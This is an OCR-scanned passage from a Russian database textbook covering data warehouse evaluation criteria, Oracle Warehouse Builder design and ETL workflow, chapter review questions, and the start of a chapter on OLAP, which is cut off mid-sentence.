Архитектурные критерии — это фундаментальные характеристики способа организации системы. Такие критерии обычно распространяются на все компоненты, от машины базы данных и СУБД до внешнего интерфейса и рабочего стола пользователя.

Критерии администрирования являются не столь глобальными по сравнению с архитектурными, но считаются более важными с точки зрения бесперебойной эксплуатации хранилища данных, ориентированного на поддержку размерностей. Эти критерии обычно интересуют специалистов по информационным технологиям, которые формируют и поддерживают хранилище данных.




Рис. 31.8. Модель размерностей (созвездие фактов) для хранилища данных DreamHome

Таблица 31.2. Таблицы фактов и размерностей для деловых процессов *DreamHome*

Деловой процесс	Таблица фактов	Таблицы размерностей
Сбыт объектов недвижимости	PropertySale	Time, Branch, Staff, PropertyForSale, Owner, ClientBuyer, Promotion
Сдача в аренду объектов недвижимости	Lease	Time, Branch, Staff, PropertyForRent, Owner, ClientRenter, Promotion
Осмотр объектов недвижимости	PropertyViewing	Time, Branch, PropertyForSale, PropertyForRent, ClientBuyer, ClientRenter
Рекламирование объектов недвижимости	Advert	Time, Branch, PropertyForSale, PropertyForRent, Promotion, Newspaper
Обслуживание объектов недвижимости	PropertyMaintenance	Time, Branch, Staff, PropertyForRent

Таблица 31.3. Критерии оценки хранилища данных [195], [196]

Группа	Критерии
Архитектура	Явное объявление
	Согласованные размерности и факты
	Целостность размерностей
	Открытые средства перемещения по агрегированным данным
	Симметрии размерностей
	Масштабируемость размерностей
	Способность хранить разреженные факты
Администрирование	Возможность удобного внесения изменений
	Репликация размерностей
	Уведомление об изменении размерностей
	Поддержка искусственных ключей
	Пригодность для работы с разными национальными языками
Выразительность	Многомерные иерархии
	Иерархии с неструктированными размерностями
	Многозначные размерности
	Медленно изменяющиеся размерности
	Роли размерностей
	Размерности, обеспечивающие замену в оперативном режиме
	Размерности с динамически изменяющимся диапазоном фактов
	Размерности сдинамически изменяющейся алгоритмической поддержкой

Критерии выразительности касаются в основном аналитических средств, которые необходимы в реальных ситуациях. Сообщество конечных пользователей

оценивает степень соответствия всем критериям выразительности по опыту, Критерии выразительности для систем, основанных на понятии размерности, не являются единственными свойствами, которые пользователи хотят найти в хранилище данных, но они предоставляют все возможности, необходимые для продуктивного использования систем представления размерностей.

Система, которая соответствует большинству или всем этим критериям размерностей, является адаптируемой, более удобной для администрирования и способной поддерживать множество реальных приложений. Основным назначением систем поддержки размерностей является решение деловых проблем и выполнение требований конечного пользователя. Для получения более подробной информации о критериях, приведенных в табл. 31.3, заинтересованный читатель может обратиться к [195] и [196],

31.5. Проектирование хранилища данных с использованием СУБД Oracle

СУБД Oracle была описана в разделе 8.2. В этом разделе описывается *конструктор хранилищ данных Oracle* (Oracle Warehouse Builder — OWB) как основной компонент категории программных продуктов Oracle Warehouse, предоставляющий возможность проектирования и развертывания хранилищ данных, магазинов данных и приложений информационной поддержки электронного бизнеса. Конструктор OWB, с одной стороны, представляет собой инструментальное средство проектирования, а с другой стороны — средство выборки, преобразования и загрузки данных (Extraction, Transformation, Loading — ETL). Важной особенностью конструктора OWB с точки зрения пользователя является то, что он обеспечивает интеграцию традиционных хранилищ данных с новыми инфраструктурами электронного бизнеса [241]. В начале этого раздела приводится краткий обзор компонентов конструктора OWB и основных технологий, а затем описывается, каким образом пользователь может применить этот конструктор для решения типичных задач организации хранилища данных.

31.5.1. Компоненты конструктора Oracle Warehouse Builder

Конструктор OWB предоставляет следующие основные функциональные компоненты.

- Репозитарий, состоящий из набора таблиц в базе данных Oracle, к которому можно обратиться через уровень доступа, реализованный на языке Java. Репозитарий базируется на стандарте общей модели хранилища данных CWM, которая обеспечивает предоставление доступа к метаданным OWB для других программных продуктов, поддерживающих этот стандарт (см. раздел 30.4.3),
- Графический интерфейс пользователя (Graphical User Interface — GUI), предоставляющий возможность доступа к репозитарию. Этот интерфейс состоит из графического редактора и широкого набора программ-мастеров. Графический интерфейс пользователя написан на языке Java, благодаря чему интерфейсная часть становится переносимой на разные платформы,
- Генератор кода, также на языке Java, вырабатывает код, который обеспечивает развертывание хранилищ данных. Разновидности кода, вырабатываемого конструктором OWB, рассматриваются ниже в этом разделе.
- Интеграторы — компоненты, предназначенные для извлечения данных из источника конкретного типа. Интеграторы OWB поддерживают не только источники данных Oracle, но и другие реляционные, нереляционные и однородные (на основе плоских файлов — flat file) источники данных. Инте-

граторы OWB предоставляют также доступ к информации в приложениях планирования ресурсов предприятия (Enterprise Resource Planning — ERP), таких как Oracle и SAP R/3. Интегратор SAP обеспечивает доступ к прозрачным таблицам SAP при помощи кода PL/SQL, вырабатываемого конструктором OWB.

- Открытый интерфейс, позволяющий разработчикам расширить возможности конструктора OWB по извлечению данных, что подчеркивает преимущества структуры конструктора OWB, Этот открытый интерфейс предоставляется разработчикам как часть инструмента разработки программного обеспечения (Software Development Kit — SDK) конструктора OWB.
- Объекты этапа прогона — это набор таблиц, последовательностей, пакетов и триггеров, расположенных в целевой схеме. Эти объекты базы данных служат для аудита, а также обнаружения/исправления ошибок с помощью конструктора OWB. Например, может быть выполнен перезапуск процедуры загрузки на основе информации, хранимой в таблицах этапа прогона (runtime tables). Конструктор OWB содержит программное средство просмотра данных аудита таблиц и отчетов этапа прогона.

Структура конструктора Oracle Warehouse Builder показана на рис. 31.9. Конструктор Oracle Warehouse Builder является ключевым компонентом большого хранилища данных Oracle. Другие программные продукты, с которыми должен работать конструктор OWB в пределах хранилища данных, приведены ниже.

- Oracle. Машина базы данных OWB (она является необходимой, поскольку внешний сервер отсутствует).
- Oracle Enterprise Manager. Программа, обеспечивающая планирование.
- Oracle Workflow. Программа, обеспечивающая управление зависимостями.
- Oracle Pure • Extract. Программа, обеспечивающая доступ к операционной системе MVS мэйнфрейма (MVS — операционная система компании IBM).
- Oracle Pure • Integrate. Средство контроля качества данных, предоставленных заказчиком.
- Oracle Gateways. Средство доступа к реляционным данным и данным мэйнфрейма.

31.5.2. Использование конструктора Oracle Warehouse Builder

В этом разделе показано, как конструктор OWB помогает пользователю в решении некоторых типичных задач хранилища данных, таких как определение структур источника данных, проектирование целевого хранилища, отображение источников на объекты, выработка кода, создание экземпляра хранилища данных, извлечение данных и сопровождение хранилища.

Определение источников

После определения требований и выявления всех источников данных для создания хранилища данных может использоваться такой инструмент, как конструктор OWB. Конструктор OWB может обрабатывать с помощью интеграторов разнотипный набор источников данных. В конструкторе OWB используется также понятие модуля, который представляет собой логическую группировку взаимосвязанных объектов. Имеются два типа модулей: источник данных и хранилище данных. Например, модуль источника данных может содержать все опре-




Рис. 31.9. Структура конструктора Oracle Warehouse Builder

деления таблиц в базе данных системы OLTP, которая является источником для хранилища данных. А модуль хранилища может содержать определения фактов, размерностей и промежуточных таблиц, из которых состоит хранилище данных. Важно отметить то, что модули просто содержат определения, которые являются метаданными об источниках или хранилищах данных, а не объекты, которые могут наполнять источники и хранилища или запрашиваться из них. Пользователь определяет интеграторы, соответствующие источникам данных, и каждый интегратор обращается к своему источнику и импортирует метаданные, описывающие этот источник.

Источники данных Oracle

Для соединения с базой данных Oracle пользователь выбирает интегратор для баз данных Oracle, а затем предоставляет несколько более подробную информацию о соединении, например имя учетной записи, пароль и строку соединения SQL*NET. Эта информация используется для определения канала базы данных (database link) в той базе данных, где находится репозитарий конструктора OWB. Конструктор OWB использует этот канал базы данных для осуществления запроса к системному каталогу исходной базы данных и извлечения метаданных, которые описывают таблицы и представления, интересующие пользователя. Для пользователя этот процесс выглядит как визуальный просмотр источника данных и выбор необходимых объектов.

Источники данных, отличные от Oracle

Доступ к другим базам данных обеспечивается точно таким же способом, как и к базам данных Oracle. Это возможно благодаря технологии прозрачного шлюза (Transparent Gateway technology) корпорации Oracle. По существу, прозрачный шлюз позволяет обращаться к базам данных, отличным от Oracle, точно так же, как к базам данных Oracle. На уровне языка SQL после определения канала базы данных, указывающего на базу данных, отличную от Oracle, в ней можно выполнять запросы с помощью оператора SELECT таким же образом, как и в любой базе данных Oracle. В конструкторе OWB от пользователя требуется только указать тип базы данных для того, чтобы конструктор OWB мог выбрать соответствующий прозрачный шлюз для определения канала базы данных. В случае источников данных на мэйнфрейме MVS конструктор OWB и программа Oracle Pure·Extract обеспечивают извлечение данных из таких источников, как IMS, DB2 и VSAM. Предполагается, что программа Oracle Pure·Extract будет в конечном итоге интегрирована с технологией конструктора OWB.

Однородные файлы

Конструктор OWB поддерживает два вида однородных (плоских) файлов: файлы с символьными разделителями и файлы с записями постоянной длины. Если источником данных является однородный файл, пользователь выбирает интегратор для однородных файлов, затем определяет путь и имя файла. Процесс создания метаданных, которые описывают файл, отличается от процесса, используемого для таблицы в базе данных. Что касается таблицы, то сама база данных, выступающая в роли владельца, хранит о ней исчерпывающую информацию, такую как имя таблицы, имена столбцов и типы данных. Эту информацию можно легко получить из системного каталога. При работе с файлом, с другой стороны, в процессе создания метаданных участвует пользователь, отвечая на продуманные вопросы, поступающие от конструктора OWB. В технологии OWB этот процесс называется *подготовкой описания файла* (sampling).

ДанныеWeb

С быстрым распространением Internet новой проблемой для организации хранилищ данных становится сбор данных с Web-узлов. В среде электронного бизнеса применяются различные типы данных: результаты выполнения транзакций через Web, хранящиеся в соответствующих базах данных; данные о маршрутах перемещения по Web-узлу, хранящиеся в системных журналах Web-сервера; данные регистрации в базах данных или системных журналах; сводные данные о маршрутах перемещения в системных журналах средств анализа Web. Конструктор OWB может обращаться ко всем этим источникам с помощью встроенных средств доступа к базам данных и к однородным (плоским) файлам,

Качество данных

Решением проблемы качества данных является применение конструктора OWB совместно с Oracle Pure • Integrate. Oracle Pure • Integrate — это программное обеспечение интеграции данных заказчика, которое автоматизирует создание сводных профилей заказчиков и связанных с ними прикладных данных для поддержки электронного бизнеса и приложений для работы с клиентами. Программа Pure • Integrate дополняет конструктор OWB, предоставляя улучшенные возможности преобразования и очистки данных, разработанные специально для удовлетворения требовании приложений баз данных. Они включают

- интегрированную обработку имени и адреса для стандартизации, корректировки и усовершенствования способов представления данных, которые представляют имена заказчиков и описывают местонахождение соответствующих предприятий;
- усовершенствованные средства вероятностного поиска для устранения повторяющихся данных о заказчиках, деловых предприятий, хозяйствах, крупных хозяйствах или других экономических объектов, для которых не существует общепринятых идентификаторов;
- мощные средства слияния данных, основанные на применении правил, позволяющие согласовывать противоречивые данные и создавать "наилучшие возможные" интегрированные результаты на основе данных, соответствующих определенному критерию.

Проектирование целевого хранилища данных

После идентификации и определения исходных систем следующей задачей является разработка целевого хранилища данных с учетом требований пользователя. Одной из наиболее популярных схем организации хранилищ данных явля-

ется схема "звезда" и ее варианты, как описано в разделе 31.2. К тому же многие интеллектуальные инструментальные средства для разработки прикладных алгоритмов, такие как Oracle Discoverer, оптимизированы для проектов такого рода. Конструктор OWB поддерживает все варианты схемы "звезда". Он предоставляет программы-мастера и графические редакторы для создания таблиц фактов и размерностей. Например, редактор Dimension Editor позволяет пользователю определять атрибуты, уровни и иерархии размерностей с помощью графического интерфейса,

Отображение источников на целевые объекты

Следующим шагом после правильного определения источников и целевых объектов является определение способов их взаимного согласования. Следует помнить, что имеются два типа модулей: модули источников и модули хранилища данных. Модули могут многократно использоваться в различных преобразованиях. Модули хранилища данных сами могут служить в качестве источников. Например, если база данных системы OLTP поставляет данные для централизованного хранилища данных, которое, в свою очередь, поставляет данные в магазин данных, то хранилище данных является целевым объектом (по отношению к базе данных системы OLTP) и источником данных (по отношению к магазину данных).

Отображения конструктора OWB определяются на двух уровнях- *Отображение высокого уровня* определяет модули источников и целевых объектов. *Отображение низкого уровня* является детальным отображением, которое позволяет пользователю устанавливать соответствие между столбцами источников и столбцами целевых объектов, а затем определять соответствующие преобразования. Конструктор OWB имеет встроенную библиотеку, из которой пользователь может выбирать заранее подготовленные средства преобразования. Пользователи могут также определять специализированные средства преобразования на языках PL/SQL и Java.

Выработка кода

Генератор кода (Code Generator) — это компонент конструктора OWB, который читает определения целевых объектов и описания отображений источников на целевые объекты, после чего вырабатывает код, необходимый для реализации хранилища данных. Тип выработанного кода меняется в зависимости от типа объекта, который требуется пользователю.

Логический проект в сравнении с физическим проектом

До начала этапа выработки кода пользователь главным образом работает на логическом уровне, т.е. на уровне определений объектов. На этом уровне пользователь в основном занимается сбором подробных сведений и установлением связей (анализом семантики) объекта, но еще не переходит к определению каких-либо характеристик реализации. Например, рассмотрим таблицу, которая должна быть реализована в базе данных Oracle. На логическом уровне пользователь может выбрать имя таблицы, определить количество столбцов, имена столбцов и типы данных, а также определить все связи, которые эта таблица должна иметь с другими таблицами. На физическом уровне рассматривается вопрос, каким образом эта таблица может быть оптимально реализована в базе данных Oracle. Теперь пользователь должен решать такие вопросы, как выбор табличных пространств, индексов и параметров хранения (см. раздел 8.2.2). Конструктор OWB дает пользователю возможность определять объект и управлять им как на логическом, так и на физическом уровне. Логическое определение и подробности физической реализации согласовываются автоматически.

Определение конфигурации

В конструкторе OWB процесс определения физических характеристик объекта называется *определением конфигурации*. Конкретные характеристики, которые могут быть определены в процессе проектирования, зависят от настраиваемого объекта. Эти объекты могут включать такие характеристики, как параметры памяти, индексы, табличные пространства и разделы.

Проверка правильности

Перед переходом к этапу выработки кода следует всегда проверять полноту и совместимость определений объектов. Конструктор OWB предоставляет средства проверки, позволяющие автоматизировать этот процесс. Ошибки, обнаруживаемые во время проверки правильности, позволяют, например, выявить несоответствия типов данных между источниками и целевыми объектами, а также ошибки в выборе внешних ключей.

Выработка кода

Ниже приведены некоторые из основных типов кода, вырабатываемого конструктором OWB.

- Операторы SQL DDL. Модуль хранилища данных со своими определениями таблиц фактов и размерностей реализуется в виде реляционной схемы в базе данных Oracle. Конструктор OWB формирует на языке SQL DDL (Data Definition Language — язык определения данных) сценарии, с помощью которых создается эта схема. Сценарии могут быть запущены на выполнение из конструктора OWB или сохранены в файловой системе для последующего запуска на выполнение вручную.
- Программы PL/SQL. Информация об отображении источников на целевые объекты позволяет создавать программы PL/SQL, для которых источником является база данных Oracle или отличная от Oracle. Программа PL/SQL обращается к исходной базе данных через канал базы данных, выполняет преобразования, определенные в отображении, и загружает данные в целевую таблицу.
- Управляющие файлы SQL*Loader. Если источником в отображении является однородный (плоский) файл, то конструктор OWB вырабатывает управляющий файл для использования с загрузчиком SQL*Loader.
- Сценарии на языке Tcl. Конструктор OWB формирует также сценарии на языке Tcl. Эти сценарии могут использоваться для планирования процедур отображения данных PL/SQL и SQL*Loader в качестве заданий для Oracle Enterprise Manager, например для обновления хранилища через определенные промежутки времени.

Обработка хранилища данных и извлечение данных

До перемещения данных из источника в целевую базу данных разработчик должен создать экземпляр хранилища, другими словами, выполнить подготовленный ранее сценарий DDL для создания целевой схемы. В конструкторе OWB этот этап называется *развертыванием*. После создания целевой схемы программы PL/SQL могут применяться для перемещения данных из источника в целевой объект. Следует отметить, что основным механизмом перемещения данных являются операторы INSERT . . . SELECT . . . с использованием канала базы данных. В случае возникновения ошибки информация о ней регистрируется в таблице аудита с помощью одной из процедур пакета рабочей среды конструктора OWB.

Сопровождение хранилища данных

После создания экземпляра хранилища данных и завершения начальной загрузки необходимо обеспечить постоянное сопровождение хранилища данных. Например, для того чтобы запросы всегда возвращали актуальные результаты, таблица фактов должна обновляться через определенные интервалы времени. Таблицы размерностей также должны расширяться и модифицироваться, хотя и намного реже, чем таблицы фактов. Примером медленно изменяющейся размерности является таблица Customer, в которой со временем могут измениться данные об адресе заказчика, семейном положении или имени. Кроме оператора INSERT, конструктор OWB поддерживает и другие способы управления хранилищем:

- UPDATE;
- DELETE;
- INSERT/UPDATE (позволяет вставить строку; если она уже существует, то обновить ее);
- UPDATE/ INSERT (позволяет обновить строку; если она не существует, то вставить ее).

Эти способы предоставляют пользователю конструктора OWB ряд инструментальных средств для выполнения текущих задач сопровождения. Конструктор OWB взаимодействует с Oracle Enterprise Manager для выполнения повторяемых задач сопровождения, например задачи обновления таблицы фактов, выполнение которой запланировано через определенные интервалы времени. Для реализации более сложных зависимостей конструктор OWB применяется вместе с программой Oracle Workflow.

Интеграция метаданных

Конструктор OWB базируется на стандарте общей модели хранилища данных CWM (см. раздел 30.4.3). Конструктор может обмениваться метаданными не только с Oracle Express и Oracle Discoverer, но и с другими интеллектуальными инструментальными средствами реализации прикладных алгоритмов, которые соответствуют этому стандарту.

РЕЗЮМЕ

- Моделирование размерностей — это технология логического проектирования, которая позволяет представить данные в стандартной, наглядной форме, обеспечивающей высокоэффективный доступ.
- Каждая модель размерностей (DM) состоит из одной таблицы с составным первичным ключом, называемой таблицей фактов (fact table), и набора небольших таблиц, называемых таблицами размерностей (dimension tables). Каждая таблица размерностей имеет простой (не составной) первичный ключ, который точно соответствует одному из компонентов составного ключа в таблице фактов. Другими словами, первичный ключ таблицы фактов состоит из двух или нескольких внешних ключей. Эта характерная централизованная структура называется схемой "звезда" (star schema), или звездообразным соединением (star join).
- Схема "звезда" — это логическая структура, в центре которой находится таблица фактов, содержащая фактические данные, окруженная таблицами размерностей, содержащими ссылочные данные (которые могут быть денормализованными).
- В схеме "звезда" используются характеристики фактических данных, таких как факты, зафиксированные по результатам событий, происшедших в про-

шлом, изменение которых маловероятно независимо от способа анализа. Поскольку основная часть данных в хранилище данных представлена в виде фактов, таблицы фактов могут иметь огромные размеры по сравнению с таблицами размерностей.

- Наиболее полезными фактами в таблице фактов являются числовые и аддитивные данные. Поскольку в приложениях хранилищ данных почти никогда не происходит доступ к отдельной записи, а скорее к сотням, тысячам или даже миллионам: записей одновременно, то наиболее подходящей операцией для такого количества записей является агрегирование.
- Таблицы размерностей чаще всего содержат описательную текстовую информацию. Атрибуты размерностей используются в качестве ограничений в запросах к хранилищу данных.
- Схема "снежинка" — это разновидность схемы "звезда", в которой таблицы размерностей не содержат денормализованных данных.
- Схема "звезда–снежинка" - - это гибридная структура, которая состоит из комбинации схем "звезда" и "снежинка".
- Ключом к пониманию связи между DM- и ER-моделями является то, что единая ER-модель обычно разбивается на несколько DM-моделей. Далее эта совокупность объединяется с помощью согласованных (совместно используемых) таблиц размерностей.
- Есть много разных подходов к созданию хранилища данных, но один из наиболее перспективных предусматривает декомпозицию проекта хранилища данных на легко управляемые части — магазины данных. На следующем этапе интеграция небольших магазинов данных ведет к созданию единого корпоративного хранилища данных.
- Шаги, необходимые для проектирования магазина данных/хранилища данных, определяет девятишаговая методология. Эти шаги включают: шаг 1 — выбор представляемого процесса; шаг 2 — определение степени детализации таблицы; шаг 3 — определение и согласование размерностей; шаг 4 — выбор фактов; шаг 5 — сохранение результатов предварительных расчетов в таблице фактов; шаг 6 — завершение формирования таблиц размерностей; шаг 7 — выбор отрезка времени для представления в базе данных; шаг 8 — отслеживание медленно изменяющихся размерностей; шаг 9 — принятие решения о приоритетах и режимах запросов.
- Для определения степени поддержки системой представления данных в хранилище в виде размерностей применяются определенные критерии. Эти критерии разделены на три основные группы: *архитектура*, *администрирование* и *выразительность*.
- Конструктор Oracle Warehouse Builder — это основной компонент категории программного обеспечения Oracle Warehouse; он предоставляет возможность проектирования и развертывания хранилищ данных, магазинов данных и приложений информационной поддержки электронного бизнеса. Конструктор OWB является инструментом как для проектирования, так и для извлечения, преобразования и загрузки данных (Extraction, Transformation, Loading — ETL).

Вопросы

31.1. Каковы основные проблемы, связанные с проектированием базы данных для хранилища данных?

31.2. Чем отличается модель размерностей (DM-модель) от модели "сущность-связь" (ER-модель)?

31.3. Изобразите на рисунке типичную схему "звезда".

31.4. Чем отличаются таблицы фактов и таблицы размерностей схемы "звезда"?

31.5. Чем отличаются друг от друга схемы "звезда", "снежинка" и "звезда-снежинка"?

31.6. Какие важные преимущества в среде хранилищ данных предоставляют схемы "звезда", "снежинка" и "звезда-снежинка"?

31.7. Опишите основные работы, выполняемые в каждом шаге девятишаговой методологии проектирования базы данных для хранилища данных.

31.8. Какова цель оценки размерности хранилища данных?

31.9. Коротко обрисуйте группы критериев, используемых для оценки размерностей хранилища данных.

31.10. Каким образом конструктор Oracle Warehouse Builder обеспечивает проектирование хранилища данных?

Упражнения

31.11. С применением девятишаговой методологии проектирования базы данных для хранилища данных разработайте модели размерностей в учебных проектах, описанных в приложении Б.

31.12. Воспользуйтесь девятишаговой методологией проектирования базы данных для хранилища данных, чтобы разработать модели размерностей для всех или некоторых подразделений вашей организации.

Глава 32

OLAP И РАЗРАБОТКА ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Назначение оперативной аналитической обработки данных (On-Line Analytical Processing — OLAP); сравнение технологии OLAP и технологии хранилищ данных.
- Основные особенности приложений OLAP.
- Потенциальные преимущества применения успешно реализованных приложений OLAP.
- Правила выбора инструментов OLAP и основные типы инструментов, включая многомерные OLAP (MOLAP) и реляционные (ROLAP), а также инструменты управляемой среды запросов (MQE).
- Расширения языка SQL для анализа данных и поддержки принятия решений.
- Концепция разработки данных.
- Основные операции разработки данных: прогностическое моделирование, сегментирование баз данных, анализ связей, обнаружение отклонений и другие дополнительные методы.
- Связь между разработкой данных и поддержкой хранилищ данных.

В главе 30 описана технология хранилищ данных, популярность которой как средства достижения большей конкурентоспособности постоянно возрастает. Мы узнали, что хранилища позволяют объединять большие объемы данных и оптимизировать их последующий анализ. До недавнего времени инструменты доступа к большим системам баз данных обеспечивали лишь ограниченный и относительно простой анализ данных. Однако в связи с ростом популярности хранилищ данных растут и требования пользователей, нуждающихся в более мощных инструментах доступа к данным, способных предоставить более мощные средства анализа.

В этой главе рассматриваются основные достижения в области создания пользовательских инструментов доступа к данным в хранилищах данных: оперативная аналитическая обработка данных (OLAP), расширения языка SQL для сложного анализа данных и инструменты разработки данных. Поскольку каждая из этих технологий достаточно сложна, целью настоящей главы является лишь краткое ознакомление и обзор основных характеристик.

СТРУКТУРА ЭТОЙ ГЛАВЫ

В разделе 32.1 рассматриваются основные концепции оперативной аналитической обработки данных (OLAP), а также описано, в чем состоят различия между технологиями OLAP и хранилищ данных. В этом разделе описаны приложения и

указаны основные особенности и потенциальные преимущества, связанные с применением приложений OLAP. Кроме того, показаны способы оптимального представления многомерных данных и перечислены правила выбора инструментов OLAP. В нем также дается характеристика трем основным инструментам OLAP: многомерным (MOLAP) и реляционным (ROLAP), а также инструментам управляемой среды запросов (MQE). В конце раздела рассматриваются способы дополнения языка SQL для поддержки функций OLAP.

В разделе 32.2 представлены основные концепции разработки данных (data mining), а также указаны основные характеристики операций, методов и инструментов, применяемых в этой технологии. Дополнительно обсуждается связь между разработкой данных и организацией хранилищ данных. Все примеры, рассматриваемые в этой главе, взяты из учебного проекта *DreamHome*, описанного в разделе 10.4 и приложении А.

32.1. Оперативная аналитическая обработка данных (OLAP)

В течение последних нескольких десятилетий происходило стремительное распространение реляционных СУБД, которые со временем стали играть настолько важную роль, что в настоящее время в этих системах хранится значительная часть корпоративных данных. Реляционные базы данных в основном применялись для поддержки традиционных систем оперативной обработки транзакций (On-Line Transaction Processing — OLTP). Поскольку реляционные СУБД предназначались в основном для поддержки систем OLTP, их разработка проводилась с учетом необходимости обеспечения высокоэффективного выполнения большого количества относительно простых транзакций.

Но в последние годы разработчики реляционных СУБД частично переориентировались на рынок хранилищ данных и стали предлагать свои системы для использования в качестве инструментальных средств создания хранилищ данных. Как описано в главе 30, хранилище данных содержит оперативные данные и предназначено для поддержки запросов самых различных типов, начиная от относительно простых и заканчивая весьма сложными. Но способность системы давать ответ на определенные запросы зависит от того, какие типы инструментов доступа конечного пользователя могут применяться в хранилище данных. Такие инструменты общего назначения, как средства формирования отчетов и обработки запросов, позволяют легко ответить на вопросы типа "кто" и "что", касающиеся прошлых событий. Например, запрос "Какова была общая прибыль по такому-то региону за третий квартал 2002 года?" может быть направлен непосредственно в хранилище данных. В этом разделе основное внимание уделено инструментам оперативной аналитической обработки (OLAP), позволяющим поддерживать более сложные запросы.

Оперативная аналитическая обработка (OLAP). Динамический синтез, анализ и обобщение больших объемов многомерных данных.

Термин *OLAP* служит для описания технологии обработки данных, в которой применяется многомерное представление агрегированных данных для обеспечения быстрого доступа к стратегически важной информации в целях углубленного анализа [78]. Технология OLAP позволяет пользователям глубже изучить и понять особенности своих корпоративных данных с использованием быстродействующих согласованных интерактивных методов доступа к широкому перечню

возможных представлений данных. Эта технология позволяет пользователям просматривать корпоративные данные таким образом, чтобы они могли наилучшим образом изучить истинное положение своего предприятия. Безусловно, что системы OLAP способны легко ответить на такие же вопросы типа "кто" и "что", как и обычные инструменты общего назначения, но они отличаются от последних своей способностью отвечать и на вопросы типа "что будет, если" и "почему". Системы OLAP поддерживают процесс принятия решений по выбору стратегии дальнейших действий. Типичные расчеты в системе OLAP могут быть намного сложнее по сравнению с обычным агрегированием данных. Например, с их помощью можно найти ответ на следующий сложный вопрос: "Как отразится на сбыте объектов недвижимости стоимостью свыше 100 000 фунтов стерлингов в различных регионах Британии повышение затрат на юридическое оформление сделок на 3,5% и снижение государственных налогов на 1,5%?" Поэтому системы OLAP обеспечивают выполнение многих этапов анализа данных, начиная от простого перехода по элементам данных и просмотра (что принято называть *разбиением и поворотом осей)* до выполнения более сложных вычислений, в том числе с применением более сложных методов анализа, таких как временные ряды и сложное моделирование.

32.1.1. Эталонное тестирование инструментов OLAP

Организацией OLAP Council опубликованы результаты создания эталонного теста для средств аналитической обработки, получившего название APB-1 [230]. Тест APB-1 предназначен для измерения общей производительности сервера по поддержке функций OLAP, а не производительности выполнения отдельных задач. *Этой* организацией приняты меры по обеспечению применимости теста APB-1 для измерения производительности выполнения реальных деловых приложений. Для этого операции, выполняемые в базе данных, были выбраны с учетом наиболее широко распространенных деловых операций, которые включают следующее:

- массовая загрузка данных из внутренних или внешних источников данных;
- инкрементная загрузка данных из операционных систем;
- агрегирование данных на этапе ввода в соответствии с определенными иерархиями;
- вычисление новых данных на основе экономических моделей;
- анализ временных рядов;
- запросы с высокой степенью сложности;
- изменение степени детализации данных в связи с переходом на более низкие уровни иерархии;
- произвольные запросы;
- поддержка одновременно нескольких сеансов оперативной обработки.

Приложения OLAP оцениваются также по их способности предоставлять своевременную (Just-In-Time — JIT) информацию. Это требование считается наиболее важным с точки зрения обеспечения эффективного принятия решений. Для того чтобы оценить способность сервера поддерживать предъявленные к нему требования, недостаточно просто измерить производительность выполнения сервером различных операций обработки данных. Необходимо также определить способность сервера OLAP моделировать сложные деловые связи и реагировать на быстро изменяющиеся деловые требования.

Для обеспечения возможности сравнения показателей производительности средств OLAP, характеризующихся применением различных сочетаний аппаратных

